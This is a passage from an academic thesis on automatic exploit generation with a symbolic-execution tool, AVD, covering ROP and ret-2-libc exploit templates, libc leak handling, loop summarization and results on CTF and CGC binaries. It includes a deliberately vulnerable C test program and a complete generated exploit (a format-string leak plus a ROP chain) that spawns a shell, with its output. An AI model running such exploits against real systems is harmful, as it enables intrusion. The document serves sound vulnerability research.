Each exploit strategy (ret-2-libc, ROP...) has to use all the acquired information about the vulnerabilities, leak trace, write trace and addresses to generate a file with python code that when executed automatically exploits the target (`python exploit.py`). For this end we use exploit templates. An exploit template is a generic building block of a final exploit. It has the necessary steps to describe a basic interaction flow that controls how data is sent, received and processed. Algorithm 5 demonstrates this flow: if we need to do a leak, then we send the leak trace, obtain the leak (in this case a libc pointer, this will be further described in Section 4.4.4), and then send the final exploit with the addresses correctly adjusted with the leak. The arguments of those functions and values must be injected by AVD.

To be generic this template has configurations like the variable `do_leak` which change the execution flow of the exploit depending if AVD decides that it must have a leak stage to exploit the target or not. Appendix A presents the template used by the ROP chain strategy.

Algorithm 5 Exploit Template Workflow

1: $do\_leak \leftarrow True$
2: $N \leftarrow number\_bytes$
3: **if** do_leak is true **then**
4: SEND($leak\_trace$)
5: READ(N)
6: $leak \leftarrow$ READ(4) ▷ depends on architecture, x32 (4) or x64 bits (8)
7: $libc\_base\_address \leftarrow$ PROCESS($leak$)
8: **end if**
9: $payload \leftarrow write\_trace + exploit(libc\_base\_address)$
10: SEND($payload$)

In the final exploit will use values that we don't yet have knowledge, specifically the `libc_offset` which is the libc base address. The exploit will only know that value after doing the leak phase.

The variables `offset_to_libc_start_from_leak`, `write_trace`, `leak_trace` are some of the values that we know from AVD execution.

The value `offset_to_libc_start_from_leak` is discovered when a libc address leak is detected, since the offset of the function to the libc base address will always be the same for the same libc version.

This offset will be again used in the real leak during exploit execution to obtain the libc main address that we need to use to adjust the gadgets address.

4.4.2 Ret-2-libc Exploitation Technique

Ret-2-libc is a similar technique to ROP, though it works based on overwriting the supposed Instruction Pointer with another function address. The upside when compared to ROP is when we have limited buffer spaces and a rop chain won't fit. We can expect a ROP chain to be at least 100 bytes, so if a buffer reads less than that, most likely the ROP chain won't fit and the exploit will fail since it won't execute all the code.

Our ret-2-libc exploitation technique has two ways of operating. The first is generic and works by finding an ASLR leak and then call the `system` function in the libc; and a second that is more specific and where the user passes its own function address to call with the argument, e.g. `--ret2libc_calladdr 0x0000086b` (in this case a PIE leak will be necessary since the user only passed the lower 2 bytes). This latter form of operation is to accommodate the cases where a specific function should be called in order to exploit the system, for example, `impossible_function`.

We implemented this technique as a proof-of-concept to illustrate that our system could be extended with several exploitation techniques. As such, a limitation of the way this technique was implemented is that it only works for x32 architectures. Extending this technique to exploit x64 binaries would be harder given the architecture calling conventions, since the first arguments to the functions in x64 are passed via registers and not through the stack like x32. For that, we would need to find first `pop` gadgets to load the values into the appropriate registers. Although time-consuming, this solution is feasible and only limited by the target binary.

4.4.3 ROP Chain Exploit Generation

To create a ROP chain exploit we have two solutions, either we obtain a ROP chain from the binary code of our application or, we obtain a rop chain from the libc used by the system.

For the libc rop chains, the AVD must have knowledge of the libc being used which can be passed with the argument `"--libc_location"`. A libc ROP chain also requires the knowledge of the base address of the libc if ASLR is enabled in the system.

A binary rop chain is unfeasible when the binary does not have the necessary gadgets while the libc we are sure to always have enough gadgets. If the AVD decides to use instead gadgets from the binary but PIE is enabled, and we don't have a PIE leak then it will fall back to the ASLR rop chain.

If we do not have a leak, and consequently neither of these is possible (libc nor binary rop chains), then the AVD won't be able to generate a *working* exploit automatically. We can however, resort to the solution discussed in Section 4.2.6 and require the user to provide the leak generation code.

The success of being able to get a working exploit depends on how complete the system is. One of the limitations is the amount of memory disclosure techniques discussed in Section 4.2.

After this decision process is complete, we use the tool ROPGadget [30] to obtain the rop chain payload: `ROPgadget --binary ./target --ropchain`, where the target is either the binary or the libc.

Listing 5 ROP Chain Exploit Generation

```
def gen_exp(exp_strat_mod, mem_disc_mod, leak_trace, write_trace):
    rop_chain = ''
    if not exp_strat_mod.has_pie:
        # Binary Rop chain
        rop_chain = execute_ropgadget_tool(config.BINARY_NAME)
    if not rop_chain:
        # couldn't get ropchain from the binary, get from the libc
        rop_chain = execute_ropgadget_tool(config.libc_location)

    # adjust PIE or ASLR addresses if needed
    rop_chain = adjust_addresses(rop_chain, exp_strat_mod)

    # complete exploit
    exploit = fill_exploit_template(rop_chain, leak_trace, write_trace, exp_strat_mod, mem_disc_mod)

    # Save file
    with open(os.getcwd() + '/exploit.py', 'w') as f:
        f.write(exploit)

    return
```

4.4.4 Obtaining the Leak for Exploit Generation

In the previous sections we explained how an exploit is generated, and we mentioned that during the leak we have to read some (useless) bytes. This is necessary because we need to know the exact moment that the target binary will do the leak (the relevant bytes), in order to receive them and be able to use them in the adjustment of the addresses.

To discover how much content we have before the leak we count how many bytes are being printed to the stdout (e.g. `write`, `puts` or `printf`), until the leak occurs.

This system provides the benefit that if we want to extend our ROP chain exploit generation to be able to generate exploits which may have multiple leak stages (e.g. first PIE, then ASLR...), we just need to store multiple similar states.

Lastly, to also correctly obtain the leak we must know how the information is displayed to the user. For instance, the output of `printf("%p", getc)` is different from the output of `printf(getc)`. The former will present the data in a string format like `0x55AABBCC`, whereas the latter will return the raw bytes `"\xCC\xBB\xA\x55"` (in little endian). The way we handle is the following: we find how the leak is presented during the parse of the string. When a leak is discovered in that process we store information of what string specifier was used (if any).

The function `do_leak_code` handles the different scenarios like shown in the code of Listing 6.

Listing 6 Process Leak Information

```
def do_leak_code(leak_info):
    unpack_arch = 'u32' if config.ARCH.size // 8 == 4 else 'u64'

    if leak_info[0] == '%p':
        leak_code = '''
    leak = proc.recvn(10)  # Only works for x32,
    leak_obtained = int(leak, 0)
'''
    elif leak_info[0] == '%s':
        leak_code = f'''
    leak = proc.recvn({config.ARCH.size // 8})
    leak_obtained = {unpack_arch}(leak)
'''
    else:
        leak_code = '''
        leak_obtained = 0 # AVD wasn't able to leak, complete the do_leak function.
'''

    return leak_code
```

4.5 Limitations Of Exploit Generation

Exploit generation has many problems, although the biggest challenge to generating an exploit for a vulnerable application is the vulnerability discovery process. We were able to successfully generate exploits for simple test programs and even a couple easy/beginner CTFs (Capture The Flag challenges), though in any program that has some type of code complexity the vulnerability discovery process will be very slow using only pure symbolic execution.

A specific case of this problem is observed in loops. The vulnerable code may only be reached after an unknown number of iterations is executed, or only after reaching the last iterations of the loop.

Consider the example in Listing 7 from the CGC_Hangman_Game challenge in the CGC dataset. We can see that one of the vulnerabilities that the code contains is a format string. If the challenge had ASLR enabled and we could exploit it, this vulnerability would be very useful to leak data, though with pure symbolic execution it takes a long time to reach the vulnerability with the correct conditions, in this case having enough user controlled characters. To reach the desired state faster we present in Section 4.6 a strategy that attempts at relieving the problem created by path explosion.

Another limitation that is not as problematic as the previously described loop but requires implementation work, is the amount of summaries that the AVD has. Many real world applications won't work since we don't have enough implemented summaries, therefore decreasing our success rate.

4.6 Loop Summarization

One of the main problems of symbolic execution is the path explosion problem, and one source for it is the combination of loops and conditional statements. To illustrate that we present a simple example

Listing 7 CGC_Hangman_Game Code

```
lf = name;
while (*lf && *lf != '\n') {
  lf++;
}
*lf = 0;
cgc_printf("New member of the HOF: ");
cgc_printf(name);
```

taken from Avgerinos et al. [17] (Listing 8).

Listing 8 Example problematic code (Avgerinos et al. [17], Chapter 3)

```
  int counter = 0;
  for(int i = 0; i < 100; i++) {
    if(input[i] == 'B') {
      counter++;
    }
  }

  if(counter == 75) {
    vulnerability();
  }
}
```

In this example, the AVD would have for each iteration to split the execution into two different paths: one where the loop enters the True path of the `if` and another where the loop enters the False path, and for each of those two new memories repeat the process again for the next iteration, exponentially leading to more forks and more execution time. The vulnerability at line 16 will be triggered by any execution that follows the True path exactly 75 times.

As Avgerinos et al. states there are 2^{100} possible execution paths for this sample code, which makes it very challenging to analyze all cases. From their tests they found that neither KLEE, S2E, Mayhem nor Cloud9 were able to detect the vulnerability in a 1 hour time limit.

We discussed the MergePoint strategy in Section 3.2.1 and how it transforms cyclic fragments of code into acyclic, and then with a static symbolic engine build expressions to represent all the effects. The implementation of the graph recovery and static symbolic execution engine would take a large amount of development effort and time, which it is not possible for us to do in the time frame of this thesis.

Though we try a different method, instead of the SSE approach we try to summarize the execution of a loop using the DSE aspect. We do that by dynamically exploring the loop and then merging all paths generated into a single one.

We implement this strategy in AVD through the following steps: first we need to identify the loops of the target program to know when to summarize. Secondly, when a loop is detected during DSE

explore the different possible states of the loop and gather their restrictions. Finally from the gathered restrictions merge them all into a single state, and doing so we avoid having to repeat the execution of code outside of the loops multiple times for each possible path. A simplified flow of the AVD when executing with summarization is observed in Figure 4.2. Figure 4.3 represents the execution of AVD without summarization. For each new state the same code outside of the loop will be executed.



Figure 4.2: Summarization Flow



Figure 4.3: Execution Without Summarization

4.6.1 Loop Unfolding

In this work we only consider natural loops. A natural loop is one where there is a single entry node called header, which dominates all other nodes in the loop and a back edge exit node that returns to the dominator. A more rigorous definition can be found in section ”Natural Loops” of [31]. This means that a loop with many exits (for example a break inside of some condition) won't be considered in our work. We also don't consider nested loops.

To apply the strategy we must first be able to identify loops. Since we don't have the source code we can only reason on the assembly instructions. In assembly with the above definitions of dominator and back edge, the header is the first instruction of the loop and the back edge is the assembly instruction that goes back to the header/dominator, therefore a jump instruction to a lower address, having this lower address being considered the dominator. Also since a loop can have many jumps to the dominator originated from If statements, if we find another jump with a higher address we consider the new node the actual back edge of the loop. The implementation of this algorithm is observed in Listing 9.

We consider an extra restrictions before deciding if we summarize a loop, it must not have any function calls since this can cause recursion problems. This was introduced to limit the possible problems that could rise during testing and can have a negative impact on the strategy when used unnecessarily.

Listing 9 Loop Detection Algorithm

```
def detect(program):
    load_function_calls()

    found_loops = read_identified_loops()
    if found_loops is not None:
        return loops_identified

    instructions = program.bil_funcs

    for curr_addr in instructions.keys():
        if not is_binary_code(program, curr_addr):
            continue

        code = str(instructions[curr_addr][1])
        address_to_jmp = check_for_interesting_instruction(code)

        if address_to_jmp is not None and address_to_jmp < curr_addr:
            # if the loop is too big then ignore it, it is meant to optimize the Z3 solving time
            # or if the loop has external/problematic calls/instructions that are hard to statically solve
            if curr_addr - address_to_jmp < 0x50 and not has_problematic_instructions(program,
            address_to_jmp, curr_addr):
                # jumping to lower address, natural loop, end here is the back edge
                node and start the dominator
                if not dominator_already_exists(address_to_jmp, curr_addr) and
                is_not_nested_loop(address_to_jmp, curr_addr):
                    # Only add a new loop if there isn't already a dominator with the same value
                    loops_identified.append({"dominator": address_to_jmp, "back_edge": curr_addr})

    save_identified_loops()
    return loops_identified
```

After this process completes, it will save the information of the loops identified in a file for caching. As a final note on this topic, the loop detection isn't done directly on the assembly code but on the lifted BAP instructions.

4.6.2 Gathering the Paths Restrictions

The AVD will start by operating in its normal DSE mode and for each instruction that the AVD executes, it checks if the current instruction pointer is inside of a target loop. Whenever one such instruction is found, then the AVD will change to our version in order to gather the restrictions of the loop.

To gather all the restrictions of the loop, we execute dynamically the instructions of the loop. The advantage of this method is that we are only executing, for each new path, the instructions of the loop and not the code outside of the loop, therefore if we have heavy code outside of the loop we will only execute it once on the merged path. The big disadvantage is that if the loop spawns an exponential number of paths as the example in Listing 8 does, it will still take a very long time to obtain the restrictions of all paths.

The algorithm that executes dynamically the loop, to find all states, is almost identical to the main dynamic execution algorithm already implemented in the original AVD. The only difference is that our version implements a depth limit strategy in order to limit the amount of states summarized from loops with a large state space as in Listing 8. This process will be described in Section 4.6.3.

The code in Listing 10 shows the preamble process to the dynamic execution process. The process of dynamically executing the instructions of the loop dynamically is done on the `execute_loop_and_get_restrictions` function call.

When this execution completes we will have gathered the N memories that the dynamic execution of the loop will have originated with all possible executions and path constraints, with the additional information of which variables are being written, which we will use in the merge process described in Section 4.6.5. After we discover all states a loop can have, the algorithm will proceed to the merging of all states into a single state which has the restrictions that describe all paths.

After completing the process the merge mode will terminate and return to the normal DSE mode. For that it updates the instruction pointer to the next instruction after the back edge of the loop, which is from where the original dynamic execution will resume.

4.6.3 Depth Limit

Some loops with exponential state space will inevitably take a very long time to explore when operating in DSE mode. Not only that but when the loop originates a large number of memories, we also have to build massive symbolic expressions to represent all possible states.

For example, consider the loop in lines 10–21 of the function `cgc_int_to_hex` directly taken from a challenge in the CGC dataset (Listing 11). This loop originates 512 memories by simply having an extra `"if (*c > '9')"` in the code, whereas without this `"if"` it would only generates 8 memories, since an unsigned integer can be divided at most 8 times by 16 before reaching 0. Those 512 different memories

Listing 10 Preamble algorithm to discover all states

```
def do_loop_execution(program, ip, root_mem, gm, interpreter):
    config.MERGING_STATES = True

    global curr_root_mem
    global mem_list
    global already_executed_mems

    curr_root_mem = root_mem
    mem_list = []
    already_executed_mems = []
    pc_final = []

    loop = is_in_loop(ip)

    gm.push_solver()
    r = execute_loop_and_get_restrictions(program, ip, root_mem, gm, interpreter, pc_final)
    gm.pop_solver()

    if r is None:
        # We won't execute this loop statically
        config.MERGING_STATES = False
        remove_loop(loop)
        return False

    if len(pc_final) > 0:
        all_loop_paths_restrictions = Or([r for r in pc_final])
        all_loop_paths_restrictions = simplify(all_loop_paths_restrictions)
        assert root_mem.is_it_possible(all_loop_paths_restrictions)
        root_mem.add_restr(all_loop_paths_restrictions)

    # Update instruction pointer to next instr, after adding the symbolic restrictions
    update_instruction_pointer(root_mem, program, ip)

    config.MERGING_STATES = False
    return True
```

will have to be merged into a single memory and for each byte changed represent its different possible values (further explained in Section 4.6.5).

When this information has to be used to decide if a path is feasible in the following code this expression has to be resolved by the Z3 solver, which will take a large amount of time, especially if it is inside some other loop. Therefore we passed the time complexity from the dynamic execution to the solver.

To alleviate this problem a naive strategy of limiting this explosion of states was used. We limit the number of states to be discovered to a certain number, though this value needs to be adapted according to the target code and requires testing with different values. The problem is that this strategy is very naive and if applied incorrectly it will stop us from finding a vulnerability. At the moment deciding the limit is a manual process and requires studying which loops are impacting the execution of the program.

This strategy, similarly to 4.2.6, is meant to be used only in last case scenario if we wish to test some program. During the testing of the system we didn't use this functionality in any case since it proved to be unreliable or required too much user intervention.

Listing 11 Example loop with many memories

```
void cgc_int_to_hex( unsigned int val, char *buf )
{
    char temp_buf[32];
    char *c = temp_buf;
    int count = 0;

    if ( buf == NULL )
        return;

    do {
        *c = (val % 16) + '0';

        if (*c > '9') {
            *c += 7 + 32; // added the 32 to make them lower case a-f
        }

        val /= 16;

        c++;
        count++;
    } while ( val != 0 );

    ...
}
```

4.6.4 Discover Information to Merge

In order to know what variables we need to merge during the dynamic discovery process of all memories, we keep track of each write happening in memory with the code in Listing 12, this is done for later on to merge all states into a single expression. The function `store_and_symbolize` will be executed every time there is a write to the program memory. The function stores the address, value and which memory originated the value.

We don't have to do this for read operations since they don't affect the memory of the program. At most a read operation will change the control flow of the program and this will be reflected in the path constraints store.

4.6.5 Merging all states

The goal of this stage is to be able to analyze all N memories originated by the loop (which can be thousands) and merge them into a single memory with the restrictions that describe all paths in order for the symbolic solver to reason correctly.

In the last step we gathered which variables are changed inside the loop and their location in memory. To represent a final value into a single memory we analyze all values this variable can have across all different memories and build a final expression that represents its value according to the chosen path constraints, and then we store this symbolic expression in the original memory. This will be done to all variables that are written inside the loop. If a variable is not written its value will be the same for all

Listing 12 Track Memory Writes to Symbolize

```
def store_and_symbolize(curr_mem, addr, val):
    """
    Tracks the symbolization of a stored variable.

    Only variables where a store happens are destined to be "merged" since there will be memory
    differences beyond the PC. Variables that are read do not need "merge" since their influence is
    already in the path constraints.
    """

    if isinstance(addr, str):
        return

    if is_already_symbolized(addr):
        return
    else:
        name_sym_var = gen_sym_var_name(addr)
        get_root_mem().add_symbolized_var_info([name_sym_var, addr, True, val])

    return
```

memories.

The merge algorithm is presented in Algorithm 6. To build the final expression that represents all possible values of a variable we need to take into account the path constraints of that memory and the values of that variable across all memories. For that we have the class `MergedVariable`. For each variable that we tracked during the discovery process, we first create its merged representation, then we traverse all memories and for each memory we add to the variable the current value and the path constraints that lead to that change. At the same time we also have to build the final path constraint that we are going to add to the original root memory, that needs to have all those changes represented.

The algorithm that builds the final expression for each variable is presented in Algorithm 7. When the function `build_merged_var` is called we possess all the values that the variable can have. We just have to build an expression that according to the current path constraints returns the value the variable should have. For each `var_a` located at some address in memory those expressions are of the following format:

```
IF(pc_2 and var_a_mem_2 == Y,
  var_a_mem_2,
  IF(pc_1 and var_a_mem_1 == X,
    var_a_mem_1,
    0))
```

When the symbolic solver is called it will check which, if any, of the path constraints are possible and if so, then have the symbolic variable assume the associated value.

Algorithm 6 State Merge Algorithm

```
1: function MERGE_RESTRICTIONS_AND_MEMORY(root_mem, mems)
2:     merged_vars ← None

3:     curr_var ← root_mem.vars_to_merge.pop()
4:     while curr_var ≠ None do
5:         merge_var ← MergedVariable(curr_var)
6:         merged_vars.add(curr_var)

7:         curr_var ← root_mem.vars_to_merge.pop()
8:     end while

9:     curr_mem ← mems.pop()
10:    while curr_mem ≠ None do
11:        curr_mem_vars ← curr_mem.vars_changed()
12:        add_merge_info(merged_vars, curr_mem_vars)
13:        curr_mem ← mems.pop()
14:    end while

15:    var ← merged_vars.pop()
16:    while var ≠ None do
17:        var.BUILD_MERGED_VAR(root_mem)
18:        var ← merged_vars.pop()
19:    end while

20: end function
```

Algorithm 7 Variable Merge Algorithm

```
1: function BUILD_MERGED_VAR(root_mem)
2:     path_constraints ← getPathConstraints()
3:     final_values ← getFinalValues()
4:     address ← getAddress()

5:     curr_pc ← path_constraints.pop()
6:     curr_val ← final_values.pop()
7:     final_expression ← If(curr_pc, curr_val, 0)

8:     while curr_pc ≠ NULL do
9:         curr_pc ← path_constraints.pop()
10:        curr_val ← final_values.pop()

11:        final_expression ← final_expression(curr_pc, curr_val, final_expression)
12:    end while

13:    root_mem.address ← final_expression
14: end function
```

4.7 Limitations of the Extended AVD

In this thesis we extended AVD with some functionalities that improve its usability and extends its applicability to detect new classes of vulnerabilities. Although we provide some examples where we demonstrate positive results of the developed techniques, there are still some limitations in the Exploit generation and Summarization process that impede the testing of more complex cases. In this section we discuss the source of some of these limitations, and discuss how these could be improved to achieve greater success.

Limitations of the Exploit Generation process can be tackled by extending AVD with more: (i) memory disclosure techniques; (ii) exploitation techniques; (iii) summaries; (iv) source code access; (v) and finally vulnerability detection.

The memory disclosure techniques are a bottleneck to exploit generation. When an exploit requires the knowledge of a leak and none of the implemented techniques is able to detect such leak in the vulnerable code, then we won't be able to make progress.

Detecting a leak vulnerability is not a simple task and can be as subtle as a non null terminating buffer. Developing more detecting strategies such as the presented one would greatly enrich the memory leak process.

As for Exploitation techniques it is a similar case. If the vulnerabilities associated to the implemented techniques do not exist, then we can't exploit them. For example, binaries that have format strings vulnerabilities and can be exploited with GOT overwrites will need an arbitrary write primitive. In these cases we can't prove the existence of the fault by generating an exploit even though it exists. This is also something that can be greatly improved on by implementing more exploitation techniques, for example, format strings for write instead of only for leaks.

Regarding Summaries, if we try to analyze a binary that has a call to some libc function that is not implemented, it will fail to run. Although the solution to this problem seems to be easy to fix (implement more summaries), the implementation (and correctness) of summaries is a hard task [32].

Also as we only operate at the binary level and we don't have access to the source code, we lose some possibilities of exploit generation. This scenario was described in Section 4.2.5, but when we try to do a buffer overread and maximize the amount of memory we want to leak we need to know how much we can write in memory without crashing the program. MARTEN [2] obtains the size of buffers from the source code so it knows how much it can write however, as we can't do that in our case, we have to make approximations and as such the most likely outcome in some cases is that the target program will crash.

The final limitation of exploit generation, vulnerability discovery, is the most complex to solve. If AVD can't detect the vulnerabilities efficiently, even when the target code has all the necessary vulnerabilities, then we also won't be able to generate an exploit. Solving this problem is the hardest in both scientific and development work. In this thesis we implemented a Summarization technique that improved the results of some cases and could be further improved with more work.

Some issues with our solution for the Summarization technique are: (i) disabled features; (ii) the

dynamic execution aspect; (iii) and the symbolic expressions originated by the merge.

The disabled features limitation is a development issue. For the delivery of this version some features were cut off. Notoriously and the most impactful one being the inlining of functions. Permitting the summarization of loops that have function calls is probably the most important feature to be extended and the one with more prospects for improvement.

The second reason is related to the dynamic aspect of DSE. The state exploration works on a per path basis. Therefore programs with a large state space most likely we won't be able to fully analyze them and as a consequence have to impose a strict limit with the depth limit strategy. The way to avoid this is to change to a non per path basis analysis like MergePoint [17]. This will require the implementation of a new symbolic engine that statically executes code.

Chapter 5

Results

In this chapter we analyze all the implemented functionalities and achievements and provide a quantitative analysis regarding different metrics gathered while using our extension of the AVD to generate Proof of Vulnerabilities for different binaries.

Our evaluation dataset includes binaries obtained from CTF challenges (the ones available at the STT scoreboard) and the CGC binaries used during the competition. For the CGC dataset we will only analyze the binaries that the original version of the AVD was already able to exploit or detect vulnerabilities.

Regarding the CTF binaries, we will only evaluate those that do not throw any error regarding lack of implementation of functionalities like summaries since this is beyond the scope of this thesis.

Our analysis is done using the purely symbolic mode of AVD, without using any program traces nor other functionalities that guide the AVD to the vulnerability.

To evaluate the results we will use the following metrics: number of executed instructions, time duration to solve symbolic formulas in Summarization mode, number of times that the execution branches into different paths, number of exploits generated (with and without Summarization), number of exploits generated that are able to obtain a shell, leak and control-flow hijacks.

5.1 Exploit Generation

Regarding the exploit generation aspect of this thesis we managed to implement a system that depending on the detected protection mechanisms of the binary it can decide which exploitation technique to use and what are its necessary requirements. Given the time restrictions we only implemented the ROP Chain and ret-2-libc exploitation techniques, therefore the system is limited at proving the existence of faults that can be abused with these techniques, though the system architecture permits for more implementations. If the target binary follows the attacker model as described in section 4.1, then it should be able to generate an exploit with either ROP or ret-2-libc.

The generated exploits may work or not depending on the memory randomization aspect, but if a leak that can be exploited multiple times is also detected then it should manage to get control-flow hijack. For

example take into consideration the code in Listing 13 that contains a leak vulnerability (lines 15–20), and a write vulnerability (lines 22–25).

Listing 13 Example Target Code

```
1  #include <stdio.h>
2
3  void call_vuln_a(void);
4  void call_vuln_b(void);
5
6  int main() {
7          setvbuf(stdin,  NULL, _IONBF, 0);
8          setvbuf(stdout,  NULL, _IONBF, 0);
9          printf("[Test Case] Exploit Generation Test.\n");
10         printf("-> It contains an ASLR pointer leak and Buffer Overflow.");
11         call_vuln_a();
12         call_vuln_b();
13 }
14
15 void call_vuln_a() {
16         // format string to leak
17         char buff[128];
18         read(0, buff, 128);
19         printf(buff);
20 }
21
22 void call_vuln_b() {
23         // buffer overflow
24         char buff[16];
25         read(0, buff, 256);
26 }
```

The AVD will analyze this code and generate the exploit presented in Listing 14 that follows the exploit template presented in Section 4.4.1. The exploit will have an initial leak phase (lines 16–25) that will use a format string generated payload (line 6) to discover the libc address, in order to do so it will print the contents of the GOT entry of `__libc_start_main`. It will then use the ROPGadget tool to get a list of necessary gadgets to pop a shell (exploitation phase, lines 28-37). In Listing 15 we can see the shell that we obtained after running the generated exploit.

The AVD is also able to use like documented in previous sections buffer overread vulnerabilities for the leak.

As previously discussed the exploit generation mechanism interface was designed in a way that it is extendable, i.e., more exploit techniques can be added, though this may still prove challenging since the developer has to decide what technique to use and that depends on two factors: the enabled protections, and the detected vulnerabilities, and they may require different information.

5.1.1 STT CTF's

The STT dataset is composed of 46 challenges, separated by different type of vulnerabilities/protections categories: Stack (7), ASLR (8), ROP (7), FormatStrings (11), Shellcode (9), and Canaries (3).

Listing 14 Example Exploit Code

```
from pwn import *
from struct import pack

proc = process('2.e')

leak_trace = b'\x18\xa0\x04\x08.%4$s.AAAAAAAAA'
write_trace = b'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
libc_offset = 0
n_bytes_to_read = 98 # number of bytes until leak occurs
cookie_leak = 0 # not yet implemented
offset_to_libc_start_from_leak = 102064

do_leak = True # Indicates if we need a leak phase or not in the exploit

# leak phase
if do_leak:
    proc.sendline(leak_trace)
    trash = proc.recvn(n_bytes_to_read)

    leak = proc.recvn(4)
    leak_obtained = u32(leak)
    print("Leak Obtained: " + hex(leak_obtained))

    libc_offset = leak_obtained - offset_to_libc_start_from_leak
    print("Libc Base Address: " + hex(libc_offset))

# exploitation phase
p = b''
p += pack('<I', libc_offset + 0x00001aae) # pop edx ; ret
...
p += pack('<I', libc_offset + 0x00002d3f) # int 0x80

p = write_trace + p
print("size of write_trace: " + str(len(write_trace)))
print(b"sending payload:" + p)
proc.sendline(p)
proc.interactive()
```

Listing 15 Spawned Shell from Exploit

```
ubuntu@ubuntu1804:-> python3 exploit_2.e.py
[+] Starting local process '2.e': pid 64585
Leak Obtained: 0xf7df2eb0
Libc Base Address: 0xf7dda000
size of write_trace: 28
b'sending payload:AAAAAAAAAAAAAAAAAAAAAAAAAAAA\xae\xba\xdd\xf7@...'
[*] Switching to interactive mode
-> ls
core.2.e.14171    exploit_2.e.py
->
```

We excluded the challenges of the Shellcode category, as they require exploit techniques that were not implemented, respectively, shellcode injection. Similarly, the Canaries category was also excluded since the AVD can't correctly use the information leak about stack cookies.

We cannot also exploit the challenges of the Format string category since we do not have implemented Format Strings as a write primitive to obtain control-flow hijack. We can however still analyze them since we can do memory disclosures with their vulnerabilities.

From the remaining categories, Stack, ASLR, and FormatStrings, we excluded `06_stack` (Stack); `03_format1_aslr`, `04_format2_aslr` and `06_aslr2` (ASLR) for which we do not have libc functions summaries' yet implemented. The challenges `09_format` and `10_format` from the FormatStrings category also have missing summaries.

The extended AVD with the newly implemented exploit techniques, managed to generate 12 control flow hijacks exploits, among which 4 of them popped a shell, 1 managed to call the function `getFlag`, 2 just required to smash the stack and change the values (`00_simple` and `01_match`) and 5 (2 stack and 3 ROP) crashed without popping a shell.

The extended AVD was also able to generate memory disclosure exploits for 8 challenges for which the AVD was not able to obtain control-flow hijack. These challenges are from the FormatString category and have format string vulnerabilities, so we can only use them for leaks since we have not implemented payloads to use them as write primitives, therefore not being able to do control-flow hijack.

In Table 5.1, we have the summary of the generated exploits per challenge.

5.2 Summarization

In terms of the summarization technique, the results depend on the target code. In some cases we have obtained significant execution time improvements, such as the code fragment from Listing 16. This code takes approximately 80 seconds to execute without summarization, while it takes 20 seconds when we apply summarization (no depth limit). We added the call to `sleep(10)` to simulate the execution of code outside of the loop.

Another time improvement can be observed in the code of Listing 17, which is a simplified version of the code example presented in Avgerinos et al. [17]. The original AVD (without summarization) took 21 minutes and 55 seconds to reach the vulnerable code and detect the leak, while applying the summarization strategy takes 2 minutes and 41 seconds (with no depth limit), and 20 seconds when we apply a depth limit of 192. This occurs since the heavy code (`sleep(10)`) is only executed once when applying summarization, while this code will be executed multiple times when summarization is not applied, slowing down the discovery of the vulnerability.

Although we had similar time improvements in other cases, our summarization algorithm is not the best strategy in all scenarios. In some cases the execution times were worse or unable to find a vulnerability given that the symbolic expressions built on some loops were taking a long time to solve, or had too big of a state space to dynamically explore.

In this problematic cases we have 2 solutions to attempt at solving this. First, we can study and

Challenge	Category	Control-Flow Hijack	Shell/GetFlag	Memory Leak Only
00_simple	Stack	✓	NA	
01_match	Stack	✓	NA	
02_functions	Stack	✓	✓	
03_return	Stack	✓	✓	
04_stack	Stack	✓	✗(1)	
04_stack2	Stack	✓	✗(1)	
01_aslr_check	ASLR	✓	✓	
02_aslr2_check	ASLR		✗(2)	
05_canaries	ASLR		✗(3)	
06_aslr	ASLR		✗(4)	
06_aslr2	ASLR		✗(5)	
01_retlibc	ROP	✓	✓	
02_retlibc	ROP	✓	✗(6)	
03_rop	ROP	✓	✓	
04_read_global_secret	ROP	✓	✗(7)	
05_rop_get_shell	ROP	✓	✗(7)	
06_stack_pivot	ROP		✗(8)	
07_yet_another_pivot	ROP		✗(8)	
00_local_read	FormatString			✓
01_local_short_read	FormatString			✗(9)
02_write	FormatString			✓
03_match	FormatString			✓
04_write_byte	FormatString			✓
05_write_big	FormatString			✓
06_write_random	FormatString			✓
07_functions	FormatString			✓
08_retlibc	FormatString			✓

✗(1) — Requires attention to specific register values
✗(2) — Requires a Non Null Byte Termination Leak
✗(3) — Stack Canary Protected
✗(4) — Requires Pointer Clobbering exploit to reach buffer overflow
✗(5) — Complex Exploitation to reach buffer overflow
✗(6) — Error with Exploit Generation system
✗(7) — ROP Chain unaligned in stack
✗(8) — Target crashed with SIGSEGV
✗(9) — Only 5 user controlled characters

